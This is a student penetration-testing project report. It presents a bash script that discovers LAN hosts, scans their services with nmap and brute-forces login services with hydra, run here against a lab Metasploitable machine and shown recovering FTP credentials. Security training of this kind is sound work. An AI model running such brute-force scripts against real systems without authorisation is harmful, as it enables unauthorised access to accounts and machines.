Penetration Testing Project

Mohamad Shahir Bin Mohamad Yani

Student code: S39

Unit code: 130623

Trainer Name: Kar Wei


Project Objectives

Create a script to automate scanning the current LAN for active hosts and their live services. Script will allow user to use a user and password lists to check different users via login services. Script also creates conditions to handle a situation when a device uses more than one login service and save potential vulnerabilities based on service detection.

Contents of script


- Getting user's IP address
- Scanning for active hosts
- Scanning for services
- Choosing host and service to exploit
- Inputting credentials list
- Bruteforcing
- Results

Getting user’s IP address




```bash
#!/bin/bash

#Getting the user's IP address.

User_IP=$(ifconfig | grep inet | head -n 1 | awk '{print $2}')

echo " Your current IP address is $User_IP "

```

The script first gets the user’s IP address when the user runs it.



```
┌──(kali㉿kali)-[~]
└─$ bash pentest.sh
Your current IP address is 192.168.121.132
```


Scanning for active hosts



```bash
echo " Scanning current LAN excluding Host machine, NAT device and DHCP Server . . ."


sudo netdiscover -r "$User_IP"/24 -P -N | grep -Fv '.1 ' | grep -Fv '.2 ' | grep -Fv '.254 ' | grep -v 'Active' > FoundHosts.txt

echo 'Scanning completed'
echo 'Lists of hosts saved into FoundHosts.txt'

```


Script runs a ‘net discover’ on the NAT network to search for active hosts. The found IP Addresses will then be saved into a file(FoundHosts.txt)

Scanning for services



```
Hosts_IP=$(cat FoundHosts.txt | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | awk '{print $1}')


for each_host in $Hosts_IP
do

    echo $each_host
    nmap -sV $each_host | tee -a vulnerablehosts.log

done

#All active hosts running services and versions will be displayed for user to view.
```


An Nmap -sV scan will then be run on all the found IP addresses from the file to find running services and their versions. Results will be printed out for user to see and will be simultaneously saved into a log file.



```
192.168.121.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-03 08:53 EDT
Nmap scan report for 192.168.121.135
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
```


In this case only one active host(192.162.121.135) was found and these are the services running and their versions.

Choosing host and service to exploit



```
#Asking user to choose a target and a service to exploit.

echo 'Input IP Address to exploit: '
read exploit_ip

echo 'Input service to exploit: '
read exploit_service

echo 'Input port number of service: '
read port_num
```


From the above results, the user can then choose the target and service he wishes to exploit. User will also input the port number the service is running on the target.



```
Input IP Address to exploit:
192.168.121.135
Input service to exploit:
ftp
Input port number of service:
21
```

Here, the user sees that the target machine has his ftp service running on port 21. It is a login service therefore the script can try to run a brute force login on this service.

Inputting credentials list




```
#Asking a user to input a file of list of users.

echo 'Input users list file path: '
read users_list

#Asking the user to choose whether to input a password list file or create a password list on the spot.

echo 'Would you like to:
A) Input a password list file path
or
B) Create a Password list
Input A or B'
```

User will then be prompted to put a file containing a list of users to bruteforce with. User will also have a choice to either choose an existing file of possible passwords or create a list of passwords on the spot that the script can use to try to bruteforce with.


Bruteforcing

Choice A)




```
function passwordoptions()
{

read PASSOPTIONS


case $PASSOPTIONS in

    A|a)
        echo 'Input password list file path: '
        read pass_list
        hydra -L $users_list -P $pass_list $exploit_ip $exploit_service -s $port_num | grep -v 'illegal' | tee -a vulnerablehosts.log

```

If the user already has an existing list of usernames and passwords files respectively, he can choose option A. The user will then be prompted to input the file path of the respective files. The script will run a hydra command using both username and password file that will try to bruteforce login into the target and service the user has chosen. Results will also be saved into the log file with the Nmap scan results.




```
 GNU nano 7.2                    users.txt
abc
123
msfadmin
hello
tc
kali
user
user123
shahir
admin
User
```

Example of a list of usernames file. (users.txt)



```
  GNU nano 7.2            Listofpasswords.txt
Password
123456
P@ssw0rd
tc
user
Apple
msfadmin
pazzword
```


Example of a list of passwords file. (Listofpasswords.txt)



```
Input users list file path:
users.txt
Would you like to:
A) Input a password list file path
or
B) Create a Password list
Input A or B
A
Input password list file path:
Listofpasswords.txt

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 09:59:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:12/p:8), ~6 tries per task
[DATA] attacking ftp://192.168.121.135:21/
[21][ftp] host: 192.168.121.135   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.121.135   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 10:00:16
Results saved into vulnerablehosts.log
```


Here, the script manages to get two successful logins from the provided username and password lists.

Choice B)



```
    B|b)
      echo 'Input possible passwords with space in between each password. Press Enter when completed.'
      read new_pass_list
      echo $new_pass_list | tr ' ' '\n' > PassList.txt
      hydra -L $users_list -P PassList.txt $exploit_ip $exploit_service -s $port_num | grep -v 'illegal' | tee -a vulnerablehosts.log
```


The user gets to create his own list of passwords if he chooses option B. The script will then save that input into a file and run the same hydra command only this time with the new passwords list file.



```
Input users list file path:
users.txt
Would you like to:
A) Input a password list file path
or
B) Create a Password list
Input A or B
B
Input possible passwords with space in between each password. Press Enter when completed.
hello hey whatsup password 123256 777777 user p@ssw0rd

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 10:07:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:12/p:8), ~6 tries per task
[DATA] attacking ftp://192.168.121.135:21/
[21][ftp] host: 192.168.121.135   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 10:08:17
Results saved into vulnerablehosts.log
```


Here you can see the user input a bunch of password options and the script manages to get a hit from one of the suggested passwords from the list.

Results




```
echo 'Input IP Address of scanned host: '
read scanned_ip

echo 'Showing possible credentials found from vulnerablehosts.log'
cat vulnerablehosts.log | grep $scanned_ip | grep host

echo 'Complete obtained information available in vulnerablehosts.log'

```

At the end of the script, the user can input an IP he has previously targeted, and the script will obtain results relating to the IP address from the previously saved information in the log file created.




```
Showing possible credentials found from vulnerablehosts.log
[21][ftp] host: 192.168.121.135   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.121.135   login: user   password: user
Complete obtained information available in vulnerablehosts.log
```

Alternatively, the user can open the log file and view the full information of the nmap scans and hydra bruteforce results.



```
┌──(kali㉿kali)-[~]
└─$ cat vulnerablehosts.log
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-05 07:00 EST
Nmap scan report for 192.168.121.135
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-05 07:01:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:12/p:2), ~2 tries per task
[DATA] attacking ftp://192.168.121.135:21/
[21][ftp] host: 192.168.121.135   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.121.135   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-05 07:01:17
```